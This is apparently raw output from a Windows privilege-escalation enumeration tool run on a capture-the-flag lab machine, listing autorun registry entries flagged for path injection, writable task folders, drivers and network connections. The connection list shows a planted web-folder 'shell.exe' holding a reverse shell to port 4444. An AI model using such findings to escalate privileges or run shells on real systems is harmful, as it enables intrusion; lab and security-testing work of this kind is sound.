    Folder: C:\Users\Phoebe\AppData\Local\Microsoft\OneDrive
    FolderPerms: Phoebe [AllAccess]
    File: C:\Users\Phoebe\AppData\Local\Microsoft\OneDrive\OneDrive.exe /background
    FilePerms: Phoebe [AllAccess]

=================================================================================================
=


    RegPath: HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
    Key: Common Startup
    Folder: C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup (Unquoted and Space
detected)

=================================================================================================
=


    RegPath: HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders
    Key: Common Startup
    Folder: C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup (Unquoted and Space
detected)

=================================================================================================
=


    RegPath: HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
    Key: Userinit
    Folder: C:\Windows\system32
    File: C:\Windows\system32\userinit.exe,

=================================================================================================
=


    RegPath: HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
    Key: Shell
    Folder: None (PATH Injection)
    File: explorer.exe

=================================================================================================
=


    RegPath: HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot
    Key: AlternateShell
    Folder: None (PATH Injection)
    File: cmd.exe

=================================================================================================
=


    RegPath: HKLM\Software\Microsoft\Windows NT\CurrentVersion\Font Drivers
    Key: Adobe Type Manager
    Folder: None (PATH Injection)
    File: atmfd.dll
```

```
==========================================================================================
=


    RegPath: HKLM\Software\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Font Drivers
    Key: Adobe Type Manager
    Folder: None (PATH Injection)
    File: atmfd.dll

==========================================================================================
=


    RegPath: HKLM\Software\Microsoft\Windows NT\CurrentVersion\Drivers32
    Key: aux
    Folder: None (PATH Injection)
    File: wdmaud.drv

==========================================================================================
=


    RegPath: HKLM\Software\Microsoft\Windows NT\CurrentVersion\Drivers32
    Key: midi
    Folder: None (PATH Injection)
    File: wdmaud.drv

==========================================================================================
=


    RegPath: HKLM\Software\Microsoft\Windows NT\CurrentVersion\Drivers32
    Key: midimapper
    Folder: None (PATH Injection)
    File: midimap.dll

==========================================================================================
=


    RegPath: HKLM\Software\Microsoft\Windows NT\CurrentVersion\Drivers32
    Key: mixer
    Folder: None (PATH Injection)
    File: wdmaud.drv

==========================================================================================
=


    RegPath: HKLM\Software\Microsoft\Windows NT\CurrentVersion\Drivers32
    Key: msacm.imaadpcm
    Folder: None (PATH Injection)
    File: imaadp32.acm

==========================================================================================
=


    RegPath: HKLM\Software\Microsoft\Windows NT\CurrentVersion\Drivers32
    Key: msacm.msadpcm
    Folder: None (PATH Injection)
    File: msadp32.acm

==========================================================================================
=


    RegPath: HKLM\Software\Microsoft\Windows NT\CurrentVersion\Drivers32
    Key: msacm.msg711
```

```
    Folder: None (PATH Injection)
    File: msg711.acm

=============================================================================================
=


    RegPath: HKLM\Software\Microsoft\Windows NT\CurrentVersion\Drivers32
    Key: msacm.msgsm610
    Folder: None (PATH Injection)
    File: msgsm32.acm

=============================================================================================
=


    RegPath: HKLM\Software\Microsoft\Windows NT\CurrentVersion\Drivers32
    Key: vidc.i420
    Folder: None (PATH Injection)
    File: iyuv_32.dll

=============================================================================================
=


    RegPath: HKLM\Software\Microsoft\Windows NT\CurrentVersion\Drivers32
    Key: vidc.iyuv
    Folder: None (PATH Injection)
    File: iyuv_32.dll

=============================================================================================
=


    RegPath: HKLM\Software\Microsoft\Windows NT\CurrentVersion\Drivers32
    Key: vidc.mrle
    Folder: None (PATH Injection)
    File: msrle32.dll

=============================================================================================
=


    RegPath: HKLM\Software\Microsoft\Windows NT\CurrentVersion\Drivers32
    Key: vidc.msvc
    Folder: None (PATH Injection)
    File: msvidc32.dll

=============================================================================================
=


    RegPath: HKLM\Software\Microsoft\Windows NT\CurrentVersion\Drivers32
    Key: vidc.uyvy
    Folder: None (PATH Injection)
    File: msyuv.dll

=============================================================================================
=


    RegPath: HKLM\Software\Microsoft\Windows NT\CurrentVersion\Drivers32
    Key: vidc.yuy2
    Folder: None (PATH Injection)
    File: msyuv.dll

=============================================================================================
=
```

```
    RegPath: HKLM\Software\Microsoft\Windows NT\CurrentVersion\Drivers32
    Key: vidc.yvu9
    Folder: None (PATH Injection)
    File: tsbyuv.dll

=============================================================================================
=


    RegPath: HKLM\Software\Microsoft\Windows NT\CurrentVersion\Drivers32
    Key: vidc.yvyu
    Folder: None (PATH Injection)
    File: msyuv.dll

=============================================================================================
=


    RegPath: HKLM\Software\Microsoft\Windows NT\CurrentVersion\Drivers32
    Key: wave
    Folder: None (PATH Injection)
    File: wdmaud.drv

=============================================================================================
=


    RegPath: HKLM\Software\Microsoft\Windows NT\CurrentVersion\Drivers32
    Key: wavemapper
    Folder: None (PATH Injection)
    File: msacm32.drv

=============================================================================================
=


    RegPath: HKLM\Software\Microsoft\Windows NT\CurrentVersion\Drivers32
    Key: msacm.l3acm
    Folder: C:\Windows\System32
    File: C:\Windows\System32\l3codeca.acm

=============================================================================================
=


    RegPath: HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Drivers32
    Key: aux
    Folder: None (PATH Injection)
    File: wdmaud.drv

=============================================================================================
=


    RegPath: HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Drivers32
    Key: midi
    Folder: None (PATH Injection)
    File: wdmaud.drv

=============================================================================================
=


    RegPath: HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Drivers32
    Key: midimapper
    Folder: None (PATH Injection)
    File: midimap.dll

=============================================================================================
=
```

```
    RegPath: HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Drivers32
    Key: mixer
    Folder: None (PATH Injection)
    File: wdmaud.drv

================================================================================================
=


    RegPath: HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Drivers32
    Key: msacm.imaadpcm
    Folder: None (PATH Injection)
    File: imaadp32.acm

================================================================================================
=


    RegPath: HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Drivers32
    Key: msacm.msadpcm
    Folder: None (PATH Injection)
    File: msadp32.acm

================================================================================================
=


    RegPath: HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Drivers32
    Key: msacm.msg711
    Folder: None (PATH Injection)
    File: msg711.acm

================================================================================================
=


    RegPath: HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Drivers32
    Key: msacm.msgsm610
    Folder: None (PATH Injection)
    File: msgsm32.acm

================================================================================================
=


    RegPath: HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Drivers32
    Key: vidc.cvid
    Folder: None (PATH Injection)
    File: iccvid.dll

================================================================================================
=


    RegPath: HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Drivers32
    Key: vidc.i420
    Folder: None (PATH Injection)
    File: iyuv_32.dll

================================================================================================
=


    RegPath: HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Drivers32
    Key: vidc.iyuv
    Folder: None (PATH Injection)
    File: iyuv_32.dll
```

```
================================================================================================
=


    RegPath: HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Drivers32
    Key: vidc.mrle
    Folder: None (PATH Injection)
    File: msrle32.dll

================================================================================================
=


    RegPath: HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Drivers32
    Key: vidc.msvc
    Folder: None (PATH Injection)
    File: msvidc32.dll

================================================================================================
=


    RegPath: HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Drivers32
    Key: vidc.uyvy
    Folder: None (PATH Injection)
    File: msyuv.dll

================================================================================================
=


    RegPath: HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Drivers32
    Key: vidc.yuy2
    Folder: None (PATH Injection)
    File: msyuv.dll

================================================================================================
=


    RegPath: HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Drivers32
    Key: vidc.yvu9
    Folder: None (PATH Injection)
    File: tsbyuv.dll

================================================================================================
=


    RegPath: HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Drivers32
    Key: vidc.yvyu
    Folder: None (PATH Injection)
    File: msyuv.dll

================================================================================================
=


    RegPath: HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Drivers32
    Key: wave
    Folder: None (PATH Injection)
    File: wdmaud.drv

================================================================================================
=


    RegPath: HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Drivers32
    Key: wavemapper
```

```
    Folder: None (PATH Injection)
    File: msacm32.drv

==========================================================================================
=


    RegPath: HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Drivers32
    Key: msacm.l3acm
    Folder: C:\Windows\SysWOW64
    File: C:\Windows\SysWOW64\l3codeca.acm

==========================================================================================
=


    RegPath: HKLM\Software\Classes\htmlfile\shell\open\command
    Folder: C:\Program Files\Internet Explorer
    File: C:\Program Files\Internet Explorer\IEXPLORE.EXE %1 (Unquoted and Space detected)

==========================================================================================
=


    RegPath: HKLM\System\CurrentControlSet\Control\Session Manager\KnownDlls
    Key: _wowarmhw
    Folder: None (PATH Injection)
    File: wowarmhw.dll

==========================================================================================
=


    RegPath: HKLM\System\CurrentControlSet\Control\Session Manager\KnownDlls
    Key: _xtajit
    Folder: None (PATH Injection)
    File: xtajit.dll

==========================================================================================
=


    RegPath: HKLM\System\CurrentControlSet\Control\Session Manager\KnownDlls
    Key: advapi32
    Folder: None (PATH Injection)
    File: advapi32.dll

==========================================================================================
=


    RegPath: HKLM\System\CurrentControlSet\Control\Session Manager\KnownDlls
    Key: clbcatq
    Folder: None (PATH Injection)
    File: clbcatq.dll

==========================================================================================
=


    RegPath: HKLM\System\CurrentControlSet\Control\Session Manager\KnownDlls
    Key: combase
    Folder: None (PATH Injection)
    File: combase.dll

==========================================================================================
=


    RegPath: HKLM\System\CurrentControlSet\Control\Session Manager\KnownDlls
```

```
    Key: COMDLG32
    Folder: None (PATH Injection)
    File: COMDLG32.dll

================================================================================================
=


    RegPath: HKLM\System\CurrentControlSet\Control\Session Manager\KnownDlls
    Key: coml2
    Folder: None (PATH Injection)
    File: coml2.dll

================================================================================================
=


    RegPath: HKLM\System\CurrentControlSet\Control\Session Manager\KnownDlls
    Key: DifxApi
    Folder: None (PATH Injection)
    File: difxapi.dll

================================================================================================
=


    RegPath: HKLM\System\CurrentControlSet\Control\Session Manager\KnownDlls
    Key: gdi32
    Folder: None (PATH Injection)
    File: gdi32.dll

================================================================================================
=


    RegPath: HKLM\System\CurrentControlSet\Control\Session Manager\KnownDlls
    Key: gdiplus
    Folder: None (PATH Injection)
    File: gdiplus.dll

================================================================================================
=


    RegPath: HKLM\System\CurrentControlSet\Control\Session Manager\KnownDlls
    Key: IMAGEHLP
    Folder: None (PATH Injection)
    File: IMAGEHLP.dll

================================================================================================
=


    RegPath: HKLM\System\CurrentControlSet\Control\Session Manager\KnownDlls
    Key: IMM32
    Folder: None (PATH Injection)
    File: IMM32.dll

================================================================================================
=


    RegPath: HKLM\System\CurrentControlSet\Control\Session Manager\KnownDlls
    Key: kernel32
    Folder: None (PATH Injection)
    File: kernel32.dll

================================================================================================
=
```

```
    RegPath: HKLM\System\CurrentControlSet\Control\Session Manager\KnownDlls
    Key: MSCTF
    Folder: None (PATH Injection)
    File: MSCTF.dll

================================================================================================
=


    RegPath: HKLM\System\CurrentControlSet\Control\Session Manager\KnownDlls
    Key: MSVCRT
    Folder: None (PATH Injection)
    File: MSVCRT.dll

================================================================================================
=


    RegPath: HKLM\System\CurrentControlSet\Control\Session Manager\KnownDlls
    Key: NORMALIZ
    Folder: None (PATH Injection)
    File: NORMALIZ.dll

================================================================================================
=


    RegPath: HKLM\System\CurrentControlSet\Control\Session Manager\KnownDlls
    Key: NSI
    Folder: None (PATH Injection)
    File: NSI.dll

================================================================================================
=


    RegPath: HKLM\System\CurrentControlSet\Control\Session Manager\KnownDlls
    Key: ole32
    Folder: None (PATH Injection)
    File: ole32.dll

================================================================================================
=


    RegPath: HKLM\System\CurrentControlSet\Control\Session Manager\KnownDlls
    Key: OLEAUT32
    Folder: None (PATH Injection)
    File: OLEAUT32.dll

================================================================================================
=


    RegPath: HKLM\System\CurrentControlSet\Control\Session Manager\KnownDlls
    Key: PSAPI
    Folder: None (PATH Injection)
    File: PSAPI.DLL

================================================================================================
=


    RegPath: HKLM\System\CurrentControlSet\Control\Session Manager\KnownDlls
    Key: rpcrt4
    Folder: None (PATH Injection)
    File: rpcrt4.dll
```

```
================================================================================================
=


    RegPath: HKLM\System\CurrentControlSet\Control\Session Manager\KnownDlls
    Key: sechost
    Folder: None (PATH Injection)
    File: sechost.dll

================================================================================================
=


    RegPath: HKLM\System\CurrentControlSet\Control\Session Manager\KnownDlls
    Key: Setupapi
    Folder: None (PATH Injection)
    File: Setupapi.dll

================================================================================================
=


    RegPath: HKLM\System\CurrentControlSet\Control\Session Manager\KnownDlls
    Key: SHCORE
    Folder: None (PATH Injection)
    File: SHCORE.dll

================================================================================================
=


    RegPath: HKLM\System\CurrentControlSet\Control\Session Manager\KnownDlls
    Key: SHELL32
    Folder: None (PATH Injection)
    File: SHELL32.dll

================================================================================================
=


    RegPath: HKLM\System\CurrentControlSet\Control\Session Manager\KnownDlls
    Key: SHLWAPI
    Folder: None (PATH Injection)
    File: SHLWAPI.dll

================================================================================================
=


    RegPath: HKLM\System\CurrentControlSet\Control\Session Manager\KnownDlls
    Key: user32
    Folder: None (PATH Injection)
    File: user32.dll

================================================================================================
=


    RegPath: HKLM\System\CurrentControlSet\Control\Session Manager\KnownDlls
    Key: WLDAP32
    Folder: None (PATH Injection)
    File: WLDAP32.dll

================================================================================================
=


    RegPath: HKLM\System\CurrentControlSet\Control\Session Manager\KnownDlls
    Key: wow64
```

```
    Folder: None (PATH Injection)
    File: wow64.dll

==========
=


    RegPath: HKLM\System\CurrentControlSet\Control\Session Manager\KnownDlls
    Key: wow64win
    Folder: None (PATH Injection)
    File: wow64win.dll

==========
=


    RegPath: HKLM\System\CurrentControlSet\Control\Session Manager\KnownDlls
    Key: WS2_32
    Folder: None (PATH Injection)
    File: WS2_32.dll

==========
=


    RegPath: HKLM\System\CurrentControlSet\Control\Session Manager\KnownDlls
    Key: _Wow64
    Folder: None (PATH Injection)
    File: Wow64.dll

==========
=


    RegPath: HKLM\System\CurrentControlSet\Control\Session Manager\KnownDlls
    Key: _Wow64cpu
    Folder: None (PATH Injection)
    File: Wow64cpu.dll

==========
=


    RegPath: HKLM\System\CurrentControlSet\Control\Session Manager\KnownDlls
    Key: _Wow64win
    Folder: None (PATH Injection)
    File: Wow64win.dll

==========
=


    RegPath: HKLM\System\CurrentControlSet\Control\Session Manager\KnownDlls
    Key: LPK
    Folder: None (PATH Injection)
    File: LPK.dll

==========
=


    RegPath: HKLM\Software\Microsoft\Active Setup\Installed Components\{2C7339CF-2B09-4501-B3F3-
F3508C9228ED}
    Key: StubPath
    Folder: \
    FolderPerms: Authenticated Users [AppendData/CreateDirectories]
    File: /UserInstall

==========
=
```

```
    RegPath: HKLM\Software\Microsoft\Active Setup\Installed Components\{6BF52A52-394A-11d3-B153-
00C04F79FAA6}
    Key: StubPath
    Folder: C:\WINDOWS\system32
    File: C:\WINDOWS\system32\unregmp2.exe /FirstLogon

==========================================================================================
=


    RegPath: HKLM\Software\Microsoft\Active Setup\Installed Components\{89820200-ECBD-11cf-8B85-
00AA005B4340}
    Key: StubPath
    Folder: None (PATH Injection)
    File: U

==========================================================================================
=


    RegPath: HKLM\Software\Microsoft\Active Setup\Installed Components\{89820200-ECBD-11cf-8B85-
00AA005B4383}
    Key: StubPath
    Folder: C:\Windows\System32
    File: C:\Windows\System32\ie4uinit.exe -UserConfig

==========================================================================================
=


    RegPath: HKLM\Software\Microsoft\Active Setup\Installed Components\{89B4C1CD-B018-4511-B0A1-
5476DBF70820}
    Key: StubPath
    Folder: C:\Windows\System32
    File: C:\Windows\System32\Rundll32.exe C:\Windows\System32\mscories.dll,Install

==========================================================================================
=


    RegPath: HKLM\Software\Microsoft\Active Setup\Installed Components\{9459C573-B17A-45AE-9F64-
1857B5D58CEE}
    Key: StubPath
    Folder: C:\Program Files (x86)\Microsoft\Edge\Application\90.0.818.46\Installer
    File: C:\Program Files (x86)\Microsoft\Edge\Application\90.0.818.46\Installer\setup.exe --
configure-user-settings --verbose-logging --system-level --msedge (Unquoted and Space detected)

==========================================================================================
=


    RegPath: HKLM\Software\Wow6432Node\Microsoft\Active Setup\Installed Components\{6BF52A52-
394A-11d3-B153-00C04F79FAA6}
    Key: StubPath
    Folder: C:\WINDOWS\system32
    File: C:\WINDOWS\system32\unregmp2.exe /FirstLogon

==========================================================================================
=


    RegPath: HKLM\Software\Wow6432Node\Microsoft\Active Setup\Installed Components\{89B4C1CD-
B018-4511-B0A1-5476DBF70820}
    Key: StubPath
    Folder: C:\Windows\SysWOW64
    File: C:\Windows\SysWOW64\Rundll32.exe C:\Windows\SysWOW64\mscories.dll,Install
```

```
================================================================================================
=


    RegPath: HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper
Objects\{1FD49718-1D00-4B19-AF5F-070AF6D5D54C}
    Folder: C:\Program Files (x86)\Microsoft\Edge\Application\90.0.818.46\BHO
    File: C:\Program Files
(x86)\Microsoft\Edge\Application\90.0.818.46\BHO\ie_to_edge_bho_64.dll (Unquoted and Space
detected)

================================================================================================
=


    RegPath: HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper
Objects\{1FD49718-1D00-4B19-AF5F-070AF6D5D54C}
    Folder: C:\Program Files (x86)\Microsoft\Edge\Application\90.0.818.46\BHO
    File: C:\Program Files
(x86)\Microsoft\Edge\Application\90.0.818.46\BHO\ie_to_edge_bho_64.dll (Unquoted and Space
detected)

================================================================================================
=


    Folder: C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup
    File: C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\desktop.ini (Unquoted and
Space detected)

================================================================================================
=


    Folder: C:\Users\Phoebe\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
    FolderPerms: Phoebe [AllAccess]
    File: C:\Users\Phoebe\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup\desktop.ini (Unquoted and Space detected)
    FilePerms: Phoebe [AllAccess]

================================================================================================
=


    Folder: C:\Users\Phoebe\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
    FolderPerms: Phoebe [AllAccess]
    File: C:\Users\Phoebe\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\xampp-
control - Shortcut.lnk (Unquoted and Space detected)
    FilePerms: Phoebe [AllAccess]

================================================================================================
=


    Folder: C:\windows\tasks
    FolderPerms: Authenticated Users [WriteData/CreateFiles]

================================================================================================
=


    Folder: C:\windows\system32\tasks
    FolderPerms: Authenticated Users [WriteData/CreateFiles]

================================================================================================
=


    Folder: C:\windows
```

```
    File: C:\windows\system.ini

=================================================================================================
=


    Folder: C:\windows
    File: C:\windows\win.ini

=================================================================================================
=


    Key: From WMIC
    Folder: C:\Users\Phoebe\AppData\Local\Microsoft\OneDrive
    FolderPerms: Phoebe [AllAccess]
    File: C:\Users\Phoebe\AppData\Local\Microsoft\OneDrive\OneDrive.exe /background
    FilePerms: Phoebe [AllAccess]

=================================================================================================
=


    Key: From WMIC
    Folder: C:\WINDOWS\system32
    File: C:\WINDOWS\system32\SecurityHealthSystray.exe

=================================================================================================
=


    Key: From WMIC
    Folder: C:\WINDOWS\system32
    File: C:\WINDOWS\system32\vm3dservice.exe -u

=================================================================================================
=


    Key: From WMIC
    Folder: C:\Program Files\VMware\VMware Tools
    File: C:\Program Files\VMware\VMware Tools\vmtoolsd.exe -n vmusr

=================================================================================================
=


           Scheduled Applications --Non Microsoft--
  Check if you can modify other users scheduled binaries
https://book.hacktricks.xyz/windows/windows-local-privilege-escalation/privilege-escalation-
with-autorun-binaries

           Device Drivers --Non Microsoft--
  Check 3rd party drivers for known vulnerabilities/rootkits.
https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#vulnerable-drivers
    QLogic 10 GigE - 7.13.65.105 [QLogic Corporation]:
\\.\GLOBALROOT\SystemRoot\System32\drivers\evbda.sys
    QLogic Gigabit Ethernet - 7.12.31.105 [QLogic Corporation]:
\\.\GLOBALROOT\SystemRoot\System32\drivers\bxvbda.sys
    VMware vSockets Service - 9.8.16.0 build-14168184 [VMware, Inc.]:
\\.\GLOBALROOT\SystemRoot\system32\DRIVERS\vsock.sys
    NVIDIA nForce(TM) RAID Driver - 10.6.0.23 [NVIDIA Corporation]:
\\.\GLOBALROOT\SystemRoot\System32\drivers\nvraid.sys
    VMware PCI VMCI Bus Device - 9.8.16.0 build-14168184 [VMware, Inc.]:
\\.\GLOBALROOT\SystemRoot\System32\drivers\vmci.sys
    Intel Matrix Storage Manager driver - 8.6.2.1019 [Intel Corporation]:
\\.\GLOBALROOT\SystemRoot\System32\drivers\iaStorV.sys
    VIA RAID driver - 7.0.9600,6352 [VIA Technologies Inc.,Ltd]:
\\.\GLOBALROOT\SystemRoot\System32\drivers\vsmraid.sys
```

```
    LSI 3ware RAID Controller - WindowsBlue [LSI]:
\\.\GLOBALROOT\SystemRoot\System32\drivers\3ware.sys
    AHCI 1.3 Device Driver - 1.1.3.277 [Advanced Micro Devices]:
\\.\GLOBALROOT\SystemRoot\System32\drivers\amdsata.sys
    Storage Filter Driver - 1.1.3.277 [Advanced Micro Devices]:
\\.\GLOBALROOT\SystemRoot\System32\drivers\amdxata.sys
    AMD Technology AHCI Compatible Controller - 3.7.1540.43 [AMD Technologies Inc.]:
\\.\GLOBALROOT\SystemRoot\System32\drivers\amdsbs.sys
    Adaptec RAID Controller - 7.5.0.32048 [PMC-Sierra, Inc.]:
\\.\GLOBALROOT\SystemRoot\System32\drivers\arcsas.sys
    Windows (R) Win 7 DDK driver - 10.0.10011.16384 [Avago Technologies]:
\\.\GLOBALROOT\SystemRoot\System32\drivers\ItSas35i.sys
    LSI Fusion-MPT SAS Driver (StorPort) - 1.34.03.83 [LSI Corporation]:
\\.\GLOBALROOT\SystemRoot\System32\drivers\lsi_sas.sys
    Windows (R) Win 7 DDK driver - 10.0.10011.16384 [LSI Corporation]:
\\.\GLOBALROOT\SystemRoot\System32\drivers\lsi_sas2i.sys
    Windows (R) Win 7 DDK driver - 10.0.10011.16384 [Avago Technologies]:
\\.\GLOBALROOT\SystemRoot\System32\drivers\lsi_sas3i.sys
    LSI SSS PCIe/Flash Driver (StorPort) - 2.10.61.81 [LSI Corporation]:
\\.\GLOBALROOT\SystemRoot\System32\drivers\lsi_sss.sys
    MEGASAS RAID Controller Driver for Windows - 6.706.06.00 [Avago Technologies]:
\\.\GLOBALROOT\SystemRoot\System32\drivers\megasas.sys
    MEGASAS RAID Controller Driver for Windows - 6.714.20.00 [Avago Technologies]:
\\.\GLOBALROOT\SystemRoot\System32\drivers\MegaSas2i.sys
    MEGASAS RAID Controller Driver for Windows - 7.710.10.00 [Avago Technologies]:
\\.\GLOBALROOT\SystemRoot\System32\drivers\megasas35i.sys
    MegaRAID Software RAID - 15.02.2013.0129 [LSI Corporation, Inc.]:
\\.\GLOBALROOT\SystemRoot\System32\drivers\megasr.sys
    Marvell Flash Controller -  1.0.5.1016  [Marvell Semiconductor, Inc.]:
\\.\GLOBALROOT\SystemRoot\System32\drivers\mvumis.sys
    NVIDIA nForce(TM) SATA Driver - 10.6.0.23 [NVIDIA Corporation]:
\\.\GLOBALROOT\SystemRoot\System32\drivers\nvstor.sys
    MEGASAS RAID Controller Driver for Windows - 6.805.03.00 [Avago Technologies]:
\\.\GLOBALROOT\SystemRoot\System32\drivers\percsas2i.sys
    MEGASAS RAID Controller Driver for Windows - 6.604.06.00 [Avago Technologies]:
\\.\GLOBALROOT\SystemRoot\System32\drivers\percsas3i.sys
    Microsoftr Windowsr Operating System - 2.60.01 [Silicon Integrated Systems Corp.]:
\\.\GLOBALROOT\SystemRoot\System32\drivers\SiSRaid2.sys
    Microsoftr Windowsr Operating System - 6.1.6918.0 [Silicon Integrated Systems]:
\\.\GLOBALROOT\SystemRoot\System32\drivers\sisraid4.sys
    VIA StorX RAID Controller Driver - 8.0.9200.8110 [VIA Corporation]:
\\.\GLOBALROOT\SystemRoot\System32\drivers\vstxraid.sys
     Promiser SuperTrak EX Series -  5.1.0000.10 [Promise Technology, Inc.]:
\\.\GLOBALROOT\SystemRoot\System32\drivers\stexstor.sys
    Chelsio Communications iSCSI Controller - 10.0.10011.16384 [Chelsio Communications]:
\\.\GLOBALROOT\SystemRoot\System32\drivers\cht4sx64.sys
    Intel(R) Rapid Storage Technology driver (inbox) - 15.44.0.1015 [Intel Corporation]:
\\.\GLOBALROOT\SystemRoot\System32\drivers\iaStorAVC.sys
    PMC-Sierra HBA Controller - 1.3.0.10769 [PMC-Sierra]:
\\.\GLOBALROOT\SystemRoot\System32\drivers\ADP80XX.SYS
    Smart Array SAS/SATA Controller Media Driver - 8.0.4.0 Build 1 Media Driver (x86-64)
[Hewlett-Packard Company]: \\.\GLOBALROOT\SystemRoot\System32\drivers\HpSAMD.sys
    SmartRAID, SmartHBA PQI Storport Driver - 1.50.1.0 [Microsemi Corportation]:
\\.\GLOBALROOT\SystemRoot\System32\drivers\SmartSAMD.sys
    VMware Pointing USB Device Driver - 12.5.10.0 build-14169150 [VMware, Inc.]:
\\.\GLOBALROOT\SystemRoot\System32\drivers\vmusbmouse.sys
    VMware Pointing PS/2 Device Driver - 12.5.10.0 build-14169150 [VMware, Inc.]:
\\.\GLOBALROOT\SystemRoot\System32\drivers\vmmouse.sys
    VMware SVGA 3D - 8.16.07.0008 - build-16233244 [VMware, Inc.]:
\\.\GLOBALROOT\SystemRoot\system32\DRIVERS\vm3dmp_loader.sys
    VMware SVGA 3D - 8.16.07.0008 - build-16233244 [VMware, Inc.]:
\\.\GLOBALROOT\SystemRoot\system32\DRIVERS\vm3dmp.sys
    VMware PCIe Ethernet Adapter NDIS 6.30 (64-bit) - 1.8.17.0 build-17274505 [VMware, Inc.]:
\\.\GLOBALROOT\SystemRoot\System32\drivers\vmxnet3.sys
    VMware server memory controller - 7.5.5.0 build-14903665 [VMware, Inc.]:
\\.\GLOBALROOT\SystemRoot\system32\DRIVERS\vmmemctl.sys


                                                Network Information
                                                
```

```
[0;31m[0;34m[0;31m[0;34m[0;31m[0;34m
```

```
  TCP        0.0.0.0               49668          0.0.0.0               0               Listening
2124            spoolsv
  TCP        0.0.0.0               49669          0.0.0.0               0               Listening
660             services
  TCP        0.0.0.0               49670          0.0.0.0               0               Listening
2532            svchost
  TCP        10.129.48.103         80             10.10.17.102          48474           Close
Wait        6816            c:\xampp\apache\bin\httpd.exe
  TCP        10.129.48.103         80             10.10.17.102          48512           Close
Wait        6816            c:\xampp\apache\bin\httpd.exe
  TCP        10.129.48.103         80             10.10.17.102          48586
Established       6816            c:\xampp\apache\bin\httpd.exe
  TCP        10.129.48.103         139            0.0.0.0               0               Listening
4               System
  TCP        10.129.48.103         49450          10.10.17.102          4444            Close
Wait        2516            C:\xampp\htdocs\omrs\images\shell.exe
  TCP        10.129.48.103         49467          10.10.17.102          4444
Established       6072            C:\xampp\htdocs\omrs\images\shell.exe

  Enumerating IPv6 connections

  Protocol   Local Address                           Local Port    Remote Address
Remote Port     State             Process ID      Process Name

  TCP        [::]                                    80            [::]
0               Listening         6816            c:\xampp\apache\bin\httpd.exe
  TCP        [::]                                    135           [::]
0               Listening         904             svchost
  TCP        [::]                                    443           [::]
0               Listening         6816            c:\xampp\apache\bin\httpd.exe
  TCP        [::]                                    445           [::]
0               Listening         4               System
  TCP        [::]                                    3306          [::]
0               Listening         316             c:\xampp\mysql\bin\mysqld.exe
  TCP        [::]                                    5000          [::]
0               Listening         6816            c:\xampp\apache\bin\httpd.exe
  TCP        [::]                                    5985          [::]
0               Listening         4               System
  TCP        [::]                                    5986          [::]
0               Listening         4               System
  TCP        [::]                                    7680          [::]
0               Listening         1292            svchost
  TCP        [::]                                    47001         [::]
0               Listening         4               System
  TCP        [::]                                    49664         [::]
0               Listening         684             lsass
  TCP        [::]                                    49665         [::]
0               Listening         520             wininit
  TCP        [::]                                    49666         [::]
0               Listening         1160            svchost
  TCP        [::]                                    49667         [::]
0               Listening         1460            svchost
  TCP        [::]                                    49668         [::]
0               Listening         2124            spoolsv
  TCP        [::]                                    49669         [::]
0               Listening         660             services
  TCP        [::]                                    49670         [::]
0               Listening         2532            svchost

[illegible] Current UDP Listening Ports
[illegible] Check for services restricted from the outside
  Enumerating IPv4 connections

  Protocol   Local Address         Local Port    Remote Address:Remote Port     Process ID
Process Name

  UDP        0.0.0.0               123           *:*                            4676
svchost
```

```
  UDP        0.0.0.0               500            *:*                                    2524
svchost
  UDP        0.0.0.0               4500           *:*                                    2524
svchost
  UDP        0.0.0.0               5050           *:*                                    4940
svchost
  UDP        0.0.0.0               5353           *:*                                    1944
svchost
  UDP        0.0.0.0               5355           *:*                                    1944
svchost
  UDP        0.0.0.0               64220          *:*                                    1944
svchost
  UDP        10.129.48.103         137            *:*                                    4
System
  UDP        10.129.48.103         138            *:*                                    4
System
  UDP        10.129.48.103         1900           *:*                                    5668
svchost
  UDP        10.129.48.103         56380          *:*                                    5668
svchost
  UDP        127.0.0.1             1900           *:*                                    5668
svchost
  UDP        127.0.0.1             56381          *:*                                    5668
svchost
  UDP        127.0.0.1             65434          *:*                                    2900
svchost

  Enumerating IPv6 connections

  Protocol   Local Address                                 Local Port    Remote Address:Remote
Port     Process ID        Process Name

  UDP        [::]                                         123           *:*
4676             svchost
  UDP        [::]                                         500           *:*
2524             svchost
